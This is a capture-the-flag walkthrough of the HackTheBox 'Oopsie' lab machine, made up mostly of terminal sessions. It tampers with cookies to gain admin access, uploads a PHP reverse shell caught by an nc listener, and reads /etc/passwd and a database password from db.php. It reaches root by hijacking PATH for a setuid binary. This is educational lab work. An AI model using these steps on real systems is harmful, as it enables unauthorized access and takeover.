Oopsie Writeup


Introduction

Whenever you are performing a web assessment that includes authentication mechanisms, it's always advised to check cookies and sessions and try to figure out how access control really works. In many cases, a remote code execution attack and a foothold on the system might not be achievable by themselves but rather after chaining different types of vulnerabilities and exploits.


Enumeration

Let’s run an nmap script to check the machine

```
nmap -sC -sV {target_ip}
```




We can spot port 22 (SSH) and port 80 (HTTP) as open. We visit the IP using the web browser where we face a website for automotive.




Let’s check around the website and after going through the source, http://10.129.250.17/cdn-cgi/login/ is found where we can log in as a guest. This is interesting.

After messing around for some more time, we can find that the machine is using php parameters in the url. Let’s try to modify them and check.




Let’s try to change the ID to 1 and see what we can get




After changing the ID to 1 we can obtain the admin email. But we don’t have a password yet

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com



We can go check the cookies section to check if they have any cookies and this is what we can see. Let’s try if we can change the Role which is guest right now to admin and change the User ID which is 2233 to 34322 which is the admins ID



After editing the cookies, I think we have done a little bit of privilege esc. We can now access the uploads directory which was not possible earlier.

Foothold


Now let's try to attempt and upload a reverse shell.

```
┌──(chris㉿kali)-[~/htb/oopsie]
└─$ cd /usr/share/webshells

┌──(chris㉿kali)-[/usr/share/webshells]
└─$ ls
asp  aspx  cfm  jsp  laudanum  perl  php

┌──(chris㉿kali)-[/usr/share/webshells]
└─$ cd php

┌──(chris㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(chris㉿kali)-[/usr/share/webshells/php]
└─$
```

Since we already know that it uses PHP as a language, we can look for php reverse shells. It comes pre-built with Kali Linux. Let's copy this php-reverse-shell.php file into our htb directory and edit the values.

Configure the php-reverse-shell.php folder and give it our machine's IP address.

Let's upload it on the website in the uploads tab



Now we need to find where this file is uploaded so that we can execute it and then later set up a Netcat listener to catch the reverse shell.

Let's run Gobuster to enumerate all the links of the website

```
gobuster dir --url http://10.129.250.17/ --wordlist /usr/share/w

-x : extensions
- php : to look for php files
```

```
┌──(chris㉿kali)-[~/htb/oopsie]
└─$ gobuster dir --url http://10.129.250.17/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x
 php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.250.17/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://10.129.250.17/images/]
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 200) [Size: 10932]
/themes               (Status: 301) [Size: 315] [--> http://10.129.250.17/themes/]
/uploads              (Status: 301) [Size: 316] [--> http://10.129.250.17/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.129.250.17/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.250.17/js/]
/fonts                (Status: 301) [Size: 314] [--> http://10.129.250.17/fonts/]
```


Now that we know that, let's set up out netcat listener.

```
nc -nvlp 4444
- n : no DNS name resolution
- l : listening
- v : verbose
- p : port
```

```
┌──(chris㉿kali)-[~/htb/oopsie]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

Now let's go to http://10.129.250.17/uploads and see if we have access.

After going we can see that we do not have permission to access the uploads directory. But let's see if we can navigate directly to our upload using: http://10.129.250.17/uploads/php-reverse-shell.php



After entering the URL, we do manage to get the reverse shell on out netcat listener.

```
┌──(chris㉿kali)-[~/htb/oopsie]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.129.250.17] 41302
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 01:03:19 up 55 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

But we don't really have luck with this shell. Which is why we are going to upgrade our shell with the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
┌──(chris㉿kali)-[~/htb/oopsie]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.129.250.17] 41302
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 01:03:19 up 55 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@oopsie:/$
```

We still have a www-data shell and it doesn't give out much information. So we're going to atleast try to get a standard user shell.

Let's run the following command to get a list of users

```
cat /etc/passwd
```

```
www-data@oopsie:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/$
```

We can see that there is a robert user. Let’s try to get access to his account

```
www-data@oopsie:/$ cd /home/robert
cd /home/robert
www-data@oopsie:/home/robert$
```

We’re in. Let’s search to see if we can get anything on Robert’s machine. Let’s do an ls to look around.

```
www-data@oopsie:/home/robert$ ls
ls

user.txt
www-data@oopsie:/home/robert$
www-data@oopsie:/home/robert$ cat user.txt
```

We get access to the user flag over here.

Let’s go back a couple of directories and navigate to:

```
cd /var/www/html
```

```
cd /cdn-cgi/login
cat db.php
```

```
www-data@oopsie:/$ cd ..
cd ..
www-data@oopsie:/$ cd ../
cd ../
www-data@oopsie:/$ cd /var/www/html
cd /var/www/html
www-data@oopsie:/var/www/html$ ls
ls
cdn-cgi  css  fonts  images  index.php  js  themes  uploads
www-data@oopsie:/var/www/html$ cd cdn-cgi
cd cdn-cgi
www-data@oopsie:/var/www/html/cdn-cgi$ ls
ls
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Here we can find the credentials to Robert’s account. Let’s save it

Let’s try to switch users to Robert.

```
su robert
- and enter the password that we saved
```

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$
```

```
robert@oopsie:/var/www/html/cdn-cgi/login$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!

Sorry, user robert may not run sudo on oopsie.
robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$ locate bugtracker
locate bugtracker
/usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$
```

I tried to do a sudo -l and then sudo /bin/bash to try and get root privileges, but unfortunately, it does not allow us to do that. So I tried to see what privileges Robert has and it seems that he a part of a group called Bugtracker.

I tried to locate the bugtracker to try and find it and it gave me the address of bugtracker

Let’s try to find more using the following command:

```
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
- file : to see what's going on there
```

```
robert@oopsie:/var/www/html/cdn-cgi/login$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Jul 28  2021 .
drwxr-xr-x 3 root root 4096 Jul 28  2021 ..
-rw-r--r-- 1 root root 6361 Apr 15  2021 admin.php
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root 5349 Apr 15  2021 index.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
robert@oopsie:/var/www/html/cdn-cgi/login$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
←la /usr/bin/bugtracker && file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /l
ib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not stripped
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Let’s go to the bug tracker directory

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

________________
: EV Bug Tracker :
________________

Provide Bug ID: 2
2
_____________

If you connect to a site filezilla will remember the host, the username and the password (optional). The same is true
for the site manager. But if a port other than 21 is used the port is saved in .config/filezilla - but the information
 from this file isn't downloaded again afterwards.

ProblemType: Bug
DistroRelease: Ubuntu 16.10
Package: filezilla 3.15.0.2-1ubuntu1
Uname: Linux 4.5.0-040500rc7-generic x86_64
ApportVersion: 2.20.1-0ubuntu3
Architecture: amd64
CurrentDesktop: Unity
Date: Sat May 7 16:58:57 2016
EcryptfsInUse: Yes
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)

robert@oopsie:/var/www/html/cdn-cgi/login$
```

Let’s try and put /bin/bash in the “Provide Bug ID:” section

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

________________
: EV Bug Tracker :
________________

Provide Bug ID: /bin/bash
/bin/bash
_____________

cat: /root/reports//bin/bash: No such file or directory

robert@oopsie:/var/www/html/cdn-cgi/login$
```

It seems like it’s running a cat command and has given out some directories.

```
____________________
: EV Bug Tracker :
____________________

Provide Bug ID: /bin/bash
/bin/bash
_______________

cat: /root/reports//bin/bash: No such file or directory

robert@oopsie:/var/www/html/cdn-cgi/login$ /root/reports
/root/reports
bash: /root/reports: Permission denied
robert@oopsie:/var/www/html/cdn-cgi/login$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$
```

```
bash: /root/reports: Permission denied
robert@oopsie:/var/www/html/cdn-cgi/login$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$
```

```
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

________________
: EV Bug Tracker :
________________

Provide Bug ID: 2
2
_______________

# whoami
whoami
root
#
```

```
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# ls
ls
cat
# cd /root
cd /root
# ls
ls
reports  root.txt
# cat root.txt
cat root.txt
# head root.txt
head root.txt
```

And we have the root flag.